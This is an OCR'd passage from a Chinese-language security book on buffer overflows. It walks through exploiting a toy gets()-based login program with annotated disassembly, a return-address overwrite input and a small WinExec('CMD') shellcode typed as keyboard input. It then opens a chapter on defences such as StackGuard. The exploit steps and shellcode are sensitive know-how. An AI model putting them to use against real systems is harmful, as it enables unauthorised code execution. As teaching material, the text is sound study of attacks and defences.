


图 8.5　用图形表示的函数调用层次

相反，它们要穿越中间的缓冲区链，链上的每个缓冲区都可能受到溢出错误的影响。为了掌控这些，需要在每个中间的缓冲区上设置断点，跟踪分析它们的释放（在本地缓冲区释放之后，属于它的内存可被任意使用，可能导致调试器弹出错误，这只会使黑客神经紧张，除了浪费时间外不能产生任何有益的结果）。但是调试器一般同时只支持 4 个断点。

怎么用 4 个断点跟踪分析一打以上的缓冲区呢？

这里有一条出路。Windows 9x 下的 SoftIce 可以在整个内存区域设置断点，断点数量几乎没有限制。不幸的是，Windows NT 下的 SoftIce 没有这个功能，黑客必须对页属性进行复杂的处理来模仿它。通过把页切换到 NO_ACCESS 状态，可能会跟踪到所有的访问企图（包括被研究的缓冲区）。如果缓冲区比页（一般是 4KB）小多了，那么调试器每次弹出它时，将需要找出哪个变量被访问。如果希望，这个处理过程可以完全或部分自动化。因为 SoftIce 支持脚本语言。

繁琐的日常工作，不需要什么创意，却是搜索漏洞的必由之路。不过，和调试器并肩作战，应该比温习 The Matrix，或升级计算机玩 Doom 3 更酷一些。

8.2.2　重要提示

下面是为那些打算寻找溢出漏洞的人准备的提示和实际建议：

- 当用暴力测试方法搜索溢出的缓冲区时，测试不同长度的字符串，而不仅仅是可能超出限制长度的字符串。父函数可能从上层限制了输入字符串的长度，从而形成一个窄隙，这时，较短的字符串不会引起溢出，而超出长度的字符串接近溢出的缓冲区时，会被截断。
- 查看 HEX 转储时，要特别注意那些未文档化的关键字（经常以明文的形式出现）。它们中的一些允许黑客绕过安全系统，执行不可预知的活动。
- 如果被研究的程序是用 VCL（Virtual Computer Library）写的，可以用 DEDE（反编译 Delphi 程序的最棒的软件）处理它，DEDE 可以为我们提供许多有趣的信息。
- 忽略旁枝末节，只研究程序中真正被调用的那部分代码。要确定哪部分代码被调用，可以用 NuMega 的 Code Coverage。
- 在被研究的程序里搜索漏洞之前，要确保它们没有被其他人发现。收集与这个程序有关的漏洞，并在反汇编后的代码清单里标出来。
- 记住，编译器在优化时，将对 memcpy/strcpy 和 memcmp/strcmp 函数进行内联处理。因此，寻找 rep movs/rep cmps 指令，并研究它们周围的情况。
- 如果被研究的程序巧妙的逃脱了 SoftIce 的处理，可以用模拟器里集成的调试器处理它。
- 不要完全依靠 IDA Pro 的自动分析器！它经常会犯一些小错误，比如说，不能正确解释（甚至不能识别）某些库函数，跳过交叉参考，把代码与数据混为一团等。
- 黑客不是惟一搜索漏洞的人，软件开发者也做类似的事情。把同一程序的不同版本反汇编后做个比较，分析有哪些改动。在这些改动之中，或许有些是消除不被公众所知的漏洞。

8.3 溢出错误的实例

至此大概介绍了相关的理论，该考虑实际的例子了。编译清单 8.6 里的例子，并执行它。

清单 8.6 研究溢出错误的例子

```
#include <stdio.h>

root()
{
        printf("your  have a root!\n");
}

main()
{
        char passwd[16]; char login[16];

        printf("login :"); gets(login);
        printf("passwd:"); gets(passwd);
        if (!strcmp(login, "bob") && ~strcmp(passwd, "god"))
                        printf("hello, bob!\n");
}
```

这个程序提示用户输入登录名和密码。因为它提示用户输入，意味着它将把输入数据拷贝到缓冲区。因此，存在溢出的可能性。因而，当程序提示用户输入时，输入字符串 AAA...（由 S 个字符组成的长字符串）作为登录名，输入 BBB...作为密码。程序立即崩溃，并显示应用程序发生严重错误的消息（图 8.6）。啊哈！这里有一个溢出的缓冲区。更仔细的考虑它：Windows 陈述“The instruction at 0x41414141 referenced memory at 0x41414141。” 地址 41414141 从哪里来？为什么，41h 是 A 的十六进制代码。这意味着在登录名的缓冲区可以被溢出，而且这个溢出允许把控制权传给任意代码，因为 EIP 寄存器里的内容是缓冲区尾部的内容。在这里（此时此地），恰好是无意义的垃圾数据——41414141h 地址，这将使处理器抛出一个异常。这个情形很容易被纠正。




图 8.6 缓冲区溢出时，系统的反应

首先要找出登录名中哪个字符填充了返回地址。这个任务能很容易的完成，在输入时使用有序的字符，类似于 qwerty...zxcvbnm。用样的形式输入时，系统将提示“The instruction at 0x7a6c6b6a referenced memory at ...”，那么，执行 HIEW 并从键盘输入 7A6C6B6A，将会得到：zlkj。这意味着是登录名的 17th，18th，19th 和 20th 字符填充了返回地址（在 x86 处理器上，较小的字节位于较小的地址，这意味着机器字是反向的）。

现在该在实际环境下反汇编这个程序了。反汇编的代码如清单 8.7 所示。

清单 8.7　实际环境下的反汇编代码

```
.text:00401150 sub_401150        proc near
.text:00401150 ; The starting point of the root function ensures
.text:00401150 ; all functionality required for the hacker.
.text:00401150 ; The starting address plays the key role
.text:00401150 ; in passing control. Therefore, it is expedient
.text:00401150 ; to record it. The root function doesn't need to be
.text:00401150 ; commented, because this example implements it
.text:00401150 ; in the form of a "stub."
.text:00401150 ;
.text:00401150        PUSH  offset aYourHaveARoot ; format
.text:00401155        CALL  _printf
.text:0040115A        POP   ECX
.text:0040115B        RETN
.text:0040115B sub_401150        endp
.text:0040115B
.text:0040115C _main        proc near        ; DATA XREF: .data:0040A0D0↓o
.text:0040115C ; Starting point of the main function
.text:0040115C
.text:0040115C var_20  = dword ptr -20h
.text:0040115C s       = byte  ptr -10h
.text:0040115C ; IDA has automatically recognized two local variables,
.text:0040115C ; one of which lies 10h above the bottom of the stack frame
.text:0040115C ; and another of which lies 20h bytes higher.
.text:0040115C ; Judging by their size, these are buffers. (What else could
.text:0040115C ; occupy so many bytes?)
.text:0040115C ;
.text:0040115C argc      = dword ptr  4
.text:0040115C argv      = dword ptr  8
.text:0040115C envp      = dword ptr  0Ch
.text:0040115C ; Arguments passed to the main functions are of
.text:0040115C ; no interest for the moment.
.text:0040115C
.text:0040115C        ADD   ESP, 0FFFFFFE0h
```

```
.text:0040115C ; Open the stack frame, subtracting 20h bytes from ESP.
.text:0040115C ;
.text:0040115F        PUSH  offset aLogin          ; Format
.text:00401164        CALL  _printf
.text:00401169        POP   ECX
.text:00401169 ; printf("login:");
.text:00401169 ;
.text:0040116A        LEA  EAX, [esp + 20h + s]
.text:0040116E        PUSH  EAX                    ; The s buffer
.text:0040116F        CALL  _gets
.text:00401174        POP   ECX
.text:00401174 ; gets(s);
.text:00401174 ; The gets function doesn't control the input string
.text:00401174 ; length; therefore, the s buffer might overflow.
.text:00401174 ; Because the s buffer lies on the bottom of the stack frame,
.text:00401174 ; it is directly followed by the return address; consequently,
.text:00401174 ; it is overlapped by bytes 11h to 14h of the s buffer.
.text:00401175        PUSH  offset aPasswd         ; Format
.text:0040117A        CALL  _printf
.text:0040117F        POP   ECX
.text:0040117F ; printf("passwd:");
.text:0040117F
.text:00401180        PUSH  ESP                    ; The s buffer
.text:00401181        CALL  _gets
.text:00401186        POP   ECX
.text:00401186 ; The gets function is passed the pointer
.text:00401186 ; to the stack frame top, where there is the
.text:00401186 ; var_20 buffer. Because gets doesn't control the bytes
.text:00401186 ; of the lengths of the input string, overflow is possible.
.text:00401186 ; Bytes 11h to 20h of the var_20 buffer overwrite the s
.text:00401186 ; buffer, and bytes 21h to 24h fall to the return
.text:00401186 ; address. Thus, the return address can be modified using
.text:00401186 ; two different methods, one from the s buffer and the other
.text:00401186 ; from the var_20 buffer.
.text:00401187        PUSH  offset aBob            ; The s2 buffer
.text:0040118C        LEA   EDX, [esp + 24h + s]
.text:00401190        PUSH  EDX                    ; The s1 buffer
.text:00401191        CALL  _strcmp
.text:00401196        ADD   ESP, 8
.text:00401199        TEST  EAX, EAX
.text:0040119B        JNZ   short loc_4011C0
.text:0040119D        PUSH  offset aGod            ; The s2 buffer
.text:004011A2        LEA   ECX, [ESP + 24h + var_20]
```

```
.text:004011A6          PUSH   ECX                     ; The s1 buffer
.text:004011A7          CALL   _strcmp
.text:004011AC          ADD    ESP, 8
.text:004011AF          NOT    EAX
.text:004011B1          TEST   EAX, EAX
.text:004011B3          JZ     short loc_4011C0
.text:004011B5          PUSH   offset aHelloBob        ; Format
.text:004011BA          CALL   _printf
.text:004011BF          POP    ECX
.text:004011BF ; Checking the password, from the overflowing buffers
.text:004011BF ; standpoint, doesn't present anything interesting.
.text:004011BF ;
.text:004011C0 loc_4011C0:                             ; CODE XREF: _main + 3F↑j
.text:004011C0          ADD    ESP, 20h
.text:004011C0 ; Close the stack frame.
.text:004011C0
.text:004011C3          RETN
.text:004011C3 ; Retrieving return address and passing control there.
.text:004011C3 ; Under normal conditions, RETN returns to the parent
.text:004011C3 ; function. However, in the case of overflow, the return
.text:004011C3 ; address is modified and different code gains
.text:004011C3 ; control. As a rule, this will be the shellcode
.text:004011C3 ; of the intruder.
.text:004011C3 _main  endp
```

简短地分析这个反汇编后的清单后，黑客在这里发现了一个有趣的 root 函数。这个函数几乎允许黑客做任何事情。然而问题是，在正常的条件下，它从来不会得到控制权。但是，黑客可以用返回地址替换它的起始地址。这个 root 函数的返回地址是什么？它在这里是：-00401150h。反转后的顺序是：50 11 40 00。这个返回地址严格按照这种形式保存在内存里。幸运的是，NULL 只出现一次，而且恰好在尾部。可以让它成为任何 ASCIIZ 字符串的 NULL 终止符。代码 50h 和 40h 对应的字符是 p 和@。代码 11h 对应的字符是<CTRL>+<Q>键盘快捷键或如下组合：<Alt>+<0，1，7>（按住并保持<Alt>键，输入顺序 0，1，7 从数字键盘，然后松开<Alt>键）。

屏住呼吸，重新启动这个程序，输入下列字符串作为登录名："qwertyuiopasdfhp^Q@"。密码可以省略。"qwertyuiopasdfgh" 字符可以任选，但是要保证 "p^Q@" 严格放在 17th，18th，和 19th 的位置上。不用输入 NULL，gets 函数会自动帮我们补上。

如果一切顺利，程序将显示 "you have root"，从而证实攻击完全成功。如果你从 root 函数中退出，程序将立即崩溃，因为栈上有垃圾数据。然而，这已经不再重要了，因为 root 函数已经完成了它的使命。




图 8.7　把控制权传给 root 函数

把控制权传给现成的函数，如图 8.7 所示，既简单也没多大意思（另外，在被攻击的程序里很可能没有这样的函数）。黑客为了发起更有效的攻击，可以把自己的 shellcode 发给远程机器，并在它上面执行。

通常来说，建立远程 shell 比较困难。为了完成这个任务，黑客至少要建立一个 TCP/UDP 连接，欺骗防火墙，创建管道并把它们映射到终端程序的 I/O 描述符，然后像调试器那样在套接字和管道之间传递数据。有些攻击者尝试用简单的方法，直接继承描述符。然而，有这种想法的人不免会大失所望，因为描述符不能继承，因此，这样的攻击代码用处不大。所有围绕于此的努力都是徒劳，这样的尝试必将失败。我计划在以后的书里，仔细讨论这个主题。目前，我们只讨论本地 shell。即使是——本地 shell——对初学者来说，也是一大成就。

再次运行这个程序，通过输入 AAA...字符串溢出缓冲区。然而，当严重错误对话框出现时，不再点击 OK 按钮，而是点击 **Cancel** 按钮来启动调试器（注意，前提是系统中必须已经装了调试器）。当程序崩溃时，ESP 寄存器的内容非常有趣。在我的机器上是 0012FF94h，在你的机器上，这个值可能不一样。在 dump 窗口里输入这个地址，并上下滚动光标来寻找输入字符串（AAA...）。在我这里，字符串位于 0012FF80h 地址。

现在，可以把返回地址改成 12FF94h，在这种情况下，控制权将被传给溢出缓冲区的第一个字节。在这之后，只剩下为 shellcode 做准备了。为了调用 Windows NT 系列里的命令行解释程序，需要发布 WinExec（“CMD”, x）命令。Windows 9x 里没有 cmd.exe；取而代之的是 command.com。用汇编指令表示的这个调用如清单 8.8 所示（可以在 HIEW 中直

接输入这些代码)。

清单 8.8　为 shellcode 做准备

```
00000000: 33C0          XOR     EAX, EAX
00000002: 50            PUSH    EAX
00000003: 68434D4420    PUSH    020444D43 ;" DMC"
00000008: 54            PUSH    ESP
00000009: B8CA73E977    MOV     EAX, 077E973CA ; "wesE"
0000000E: FFD0          CALL    EAX
00000010: EBFE          JMPS    000000010
```

在这里，我们用上了所有的窍门和假想，而要详细地描述它们则需要另外一本书。简单地说，77E973CAh 是 WinExec API 函数的地址，我们是通过 dumpbin 工具分析 kernel32.dll 文件的导出表发现它的，然后硬编码到程序里。但这个技巧不太干净也不可靠，因为这个地址在不同操作系统的版本中是不一样的。因此，有经验的黑客会在 shellcode 里加上导出处理程序（将在第 11 章介绍）。为什么被调用的地址已经载入 EAX 寄存器？嗯，这是因为 call 077E973CAh 被组装成对调用位置敏感的相对调用，而这些敏感性将会减少 shellcode 的适用性。

文件名“CMD”(020444D43h，用反序读)里为什么会有一个空格呢？这是因为 shellcode 不能包含终止字符串的 NULL 字符。如果这个终止空格被移走，那么字符串将像 000444D43h 那样，不适合 hacking 计划。作为代替，需要执行 xor eax, eax，从而迅速地把 EAX 设为 NULL，再把它载入栈，为“CMD”字符串形成 NULL 终止符。而 shellcode 本身并不包含 NULL 字符。

因为可用的 16 字节缓冲区装不下 shellcode，而它又不能再做任何的优化，因此有必要采取迂回战术，把 shellcode 转移到相对返回地址 32 字节的 password 缓冲区。考虑 password 缓冲区的绝对地址等于 12FF70h（注意！这个值在你的计算机上可能不一样），shellcode 将如清单 8.9 所示(把 HEX 代码转换成 ASCII 字符，用<Alt>+<num>输入不可打印字符，<num>是数字键盘上的数字键)。

清单 8.9　从键盘输入 shellcode

```
login :1234567890123456<alt-112><alt-255><alt-18>
passwd:3<alt-192>PhCMD T<alt-184><alt-202>s<alt-233>w<alt-255>
       <alt-208><alt-235><254>
```

把这串代码输入程序（对每个单独的机器不一样的代码用粗体表示）。Login 缓冲区将被溢出，并把控制权传给 password 缓冲区，而 shellcode 正好呆在那里。命令行解释程序的提示符将出现在屏幕上。现在，你可以在系统上做任何事情了。

CHAPTER

9

第 9 章　保护缓冲区免遭溢出之害

一边编译一边编程的时代已经远去了。现在的编译器非常强大，以轰炸机俯冲般的速度把厨房电器的功能和易用性结合在一起。当编译器的功能不满足需要时，程序员可能会采用许多辅助工具。这样的工具有很多，会时不时地在你眼前闪过。怎么选择真正有帮助、有用的工具呢？

C/C++不是为应用程序员而设计的。它们和 Pascal 不太一样，Pascal 连接字符串的方式与处理其他类型的数据一样；它们也不像 Ada 那样支持动态数组以及内置边界检查。C 语言意识形态的最好表达正如日本漫画家 Hayao Miyazaki 所说:“能自己干的活为什么还要用电脑呢？”C 程序员必须亲自检查。一旦程序员忘了这样做（或者只是因为粗心而犯了小错），将会随之出现运行不稳定、蠕虫、或内存泄露等结果。

初看之下，不太会用 C 的人似乎更喜欢用其他的语言，例如 Java 或 Fortran。但他们并不想一直这样下去，他们指责 C 语言的开发者，说他们从未放弃 C。现在，有很多人想通过增加诸如垃圾收集这样的功能来改进 C 语言。Java 的出现就是一个类似项目的结果，必须面对它的大部分程序员将在很长一段时间里记得这样做。如果不讨论对 Java 所做的改进，它运行起来比较慢，使用也不太方便，也谈不上什么安全性（请 Java 的爱好者原谅，它并不是那么糟糕，只是感觉不同而已）。

一些好心的程序员建议不要碰 C/C++，就像他们一样离开这个语言，除非它有所改进，使编译器在可能的危险操作之后，插入必要的检查代码。另外一些人则建议重写所有的标准函数库，使它们能识别出典型的内存分配错误。不过，所有这些目标只有在以降低性能为代价的前提下才能实现，哦，那太严重了。

静态分析器在编译之前执行所有的检查，把程序员的注意力引向可疑的、可能会出问题的地方。自那之后，程序员必须独自纠正这些问题。不幸的是，静态分析器的功能有限，

不能发现更多的错误。

换句话说，情况不太妙。消除错误的最好方法是：综合使用大脑、编译器、各种插件和辅助工具，把它们作为额外的保护层。如果它们能协同工作，你就太幸运了。

在本章，将考虑与编译器相关的辅助工具。它们可以分成两类——反黑客的保护工具，预防缓冲区溢出错误（以及上传 shellcode）；内存分配错误的检测器，预防程序崩溃或执行不可预知的动作。

与 GNU C 编译器（GCC）及其他编译器相关的辅助工具不断出现，几乎每天都有新面孔。它们中的一些已成昨日黄花，但也有一些成为 GCC 的左膀右臂。因此，昨天还是单独的插件，明天就可能集成到 GCC 中了。因此，在网上寻找工具之前，可以先查看编译器是否已经具有类似的功能。操作系统的发行版是辅助工具另外的来源。值得一提的是，BSD 中包含 dmalloc、甚至还有 bodhm-gc——来自 Hewlett-Packard 的垃圾自动收集器。虽然它们运行的速度像蜗牛一样，但可以工作！主要的问题是，防止编程过程变成追求新功能的追击战，因为在程序员用大脑和双手的过程中，编程毕竟是创造性的工作。

9.1　反黑客的技术

经常会看到缓冲区溢出集中在严格限定的范围之内，例如：strcpy，strcat，gets，sprintf，scanf 函数的家族，[v][f]printf，[v]snprintf，和 syslog。十之八九，都是通过替换某个函数的返回地址把控制权传给 shellcode。其他的方法涉及修改索引、指针、和其他类型的变量。同时，随之而来的是缓冲区溢出，意味着改写连续的内存区域。在索引溢出时，一些远离缓冲区尾部的内存单元也可能被改写。但因为它发生的频率很低，一般不把它看成严重的威胁。

缩小“可疑的”范围，简化控制缓冲区的任务。有许多工具预防（甚至试图阻止）溢出错误。在下面，我会陆续介绍其中的一些。

9.1.1　StackGuard

StackGuard 可能是最成功、最常见的、反黑客的保护程序。它为 GCC 提供补丁，修改编译器插入每个函数开头和尾部的 prologue 函数（function_prologue）和 eilogue 函数（function_epilogue）的机器码。当进入函数时，在返回地址上方设置一个敏感的指示器（也称为 canary word）。在顺序溢出期间，黑客将不可避免地改写 canary word。在退出函数前，程序将把 canary word 和保存在远处的、不可能被黑客接触的、原始的 canary word 作比较。如果不匹配，程序将报告它被黑了，并停止继续操作（因此，造成 DoS 攻击）。

为了防止有人伪造 canary word，StackGuard 采取了一系列的防范措施。Canary word

由三种终止符（0x00000000L，CR，LF，和 FFh）和任意搭配物组成，大多数函数都把三种终止符之一当作输入终止符，而搭配物是从/dev/urandom 设备读取或基于当前时间生成（如果/dev/urandom 设备不可用）。这种技术仅保护程序免受溢出错误的侵害（而不是全部）。不过，它对索引溢出不起作用。

